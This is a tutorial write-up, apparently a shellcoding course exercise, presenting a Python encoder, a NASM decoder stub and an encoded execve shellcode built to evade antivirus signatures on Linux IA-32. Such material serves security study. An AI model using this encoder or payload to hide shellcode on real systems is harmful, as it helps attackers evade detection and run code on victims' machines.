Creating a Custom Linux 32-bit (IA-32) Shellcode Encoder and Decoder

Author: Hussien Yousef
Email: h.yousef0@outlook.com
Date: 28 November, 2017

SLAE

[0x00] Theory:

Nowadays, most shellcodes are already detectable by Anti-Virus software using their stored signatures. One way to overcome this, is by encoding the shellcode, and writing a decoder which decodes the shellcode then directs the instruction pointer (eip) to decoded binary. In this publication, a python script will be written to encode the shellcode using a custom encoding algorithm, and a decoder stub will be written in NASM assembly to decode the shellcode and execute it.

The custom encoding algorithm is a variant of an insertion encoder and the idea is demonstrated in the following diagram:

Junk Data (Random Bytes)	0x41414141 (TAG) (4 bytes)	Random Byte (1 byte)	Byte of Shellcode (1 Byte)	Random Byte (1 byte)	Byte of Shellcode (1 Byte)	Etc...	0x41414141 (TAG) (4 bytes)

Basically, the encoded shellcode will be made of a randomly generated junk bytes (no specific size), then followed by a tag of “AAAA” then 1 randomly generated junk byte separator, then a byte of the shellcode, then another random byte that is different from the previous one, to beat pattern matching, and so on.

[0x01] Encoder Script:

The following python script, will take a shellcode and encode it using the technique explained previously:

```
#!/bin/python
# Written by Hussien Yousef
# Encode shellcode=> [junk_bytes][0x41414141][0x1c][1byte][0x4b][1byte]...
[0x41414141]
from random import randint

# Enter shellcode without \x in here
shellcode="112233445566778899"
# Enter size of junk in bytes
junk_size=2

###################### DO NOT MODIFIY FROM HERE ON
##############################
shellcode_tag="\\x41\\x41\\x41\\x41"
dict="qwertyuiopsdfghjklzxcvbnm!@#$%^&*()_-+="
decoder_stub="\\xba\\x41\\x41\\x41\\x41\\xeb\\x20\\x5b\\x8b\\x0b\\x43\\x29\\xd1\\x75\\xf9\
\\x83\\xc3\\x03\\x89\\xdf\\x89\\xde\\x43\\x8a\\x03\\x88\\x06\\x83\\xc3\\x02\\x46\\x8b\\x0b\\x
29\\xd1\\x75\\xf2\\xff\\xe7\\xe8\\xdb\\xff\\xff\\xff"
encoded_shellcode=decoder_stub
# create some random junk
for i in range(0,junk_size):
        encoded_shellcode=encoded_shellcode+"\\x"+dict[randint(0, len(dict)-
1)].encode("hex")

# add shellcode tag
encoded_shellcode=encoded_shellcode+shellcode_tag+"\\x"+dict[randint(0, len(dict)-
1)].encode("hex")
```

```
ptr=0
while ptr < len(shellcode):
        rand_num=randint(0,len(dict)-1)

encoded_shellcode=encoded_shellcode+"\\x"+shellcode[ptr:ptr+2]+"\\x"+dict[rand_num].e
ncode("hex")
        ptr=ptr+2
encoded_shellcode=encoded_shellcode+shellcode_tag

print("Final encoded shellcode size:"+str(len(encoded_shellcode))+" Bytes\n")
print("\nNew Shellcode :\n")
print(encoded_shellcode)
```

The generated shellcode out of the previous script, will contain a decoder stub in addition to the encoded shellcode that was fed and encoded by the script. The decoder stub will be explained in the following section of this publication.

[0x03] Decoder Stub in NASM Assembly:

The decoder shellcode which will handle the decoding of the encoded shellcode will work with an algorithm as the following:
In the beginning, store the payload tag that we are searching for, in “edx”:

```
mov edx, 0x41414141
```

Then, read the start address of the payload, which is done with the following instructions:

```
jmp short GET_ADDR
START:
pop ebx
```

After that, read the junk bytes until you find a 0x41414141 (tag) which is stored in “edx”, once it is found, point to the memory address directly after it, and store it in both “edi” and “esi” registers:

```
search_for_start_tag:
mov ecx, dword [ebx]
inc ebx
sub ecx, edx
jnz search_for_start_tag
add ebx, 3
lea edi, byte [ebx]
mov esi, ebx
```

Now we will have a pointer to our shellcode divided into bytes which have a 1 byte of random junk between every byte of shellcode. Now we need to connect the shellcode bytes together until we find the closing tag (0x41414141), and that is done with the following instructions:

```
inc ebx
decode_shellcode:
mov al, byte [ebx]
```

```
mov byte [esi], al
add ebx, 2
inc esi
mov ecx, dword [ebx]
sub ecx, edx
jnz decode_shellcode
```

Once the closing tag is found, we should have succefully decoded our shellcode and we need to do is jump to its start address:

```
jmp edi
```


Full source code of the written decoder stub is available at:
https://github.com/alph4w0lf/Shellcoding/blob/master/nasm/encoder-decoder/decoder-stub.nasm

[0x04] Testing the Shellcode:

The following “execve” shellcode is used from exploit-db:
https://www.exploit-db.com/exploits/42428/
Then it is encoded with the our encoder script to produce the following shellcode:

```
Final encoded shellcode size:416 Bytes
New Shellcode :
\
xba\x41\x41\x41\x41\xeb\x20\x5b\x8b\x0b\x43\x29\xd1\x75\xf9\x83\xc3\x03\x89\xdf\x89\x
de\x43\x8a\x03\x88\x06\x83\xc3\x02\x46\x8b\x0b\x29\xd1\x75\xf2\xff\xe7\xe8\xdb\xff\xff\x
ff\x69\x75\x25\x41\x41\x41\x41\x70\x31\x64\xc0\x6e\x99\x70\x50\x79\x68\x75\x2f\x24\x2f
\x25\x73\x62\x68\x6a\x68\x68\x2f\x23\x62\x67\x69\x72\x6e\x3d\x89\x2b\xe3\x26\x50\x23\
x53\x6b\x89\x6d\xe1\x6f\xb0\x6e\x0b\x6a\xcd\x5e\x80\x68\x41\x41\x41\x41
```

Testing the shellcode in a C shellcode wrapper, shows our shellcode being successfully decoded and executed:



[0x05] References:

All the files and source codes related to this publication, are available at:
https://github.com/alph4w0lf/Shellcoding/tree/master/nasm/encoder-decoder